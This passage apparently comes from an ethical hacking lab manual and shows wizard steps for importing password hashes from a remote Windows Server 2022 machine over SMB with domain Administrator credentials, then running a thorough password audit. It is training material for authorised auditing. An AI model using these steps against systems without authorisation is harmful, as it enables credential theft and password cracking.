
6. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.




7. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:

- **Host:** **10.10.1.22** (IP address of the remote machine [**Windows Server 2022**])
- Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2022** machine (Username: **Administrator**; Password: **Pa\$\$w0rd**).
- If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2022** belongs to the **CEH.com** domain.


8. Once you have entered all the required details in the fields, click **Next** to proceed.




9. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.



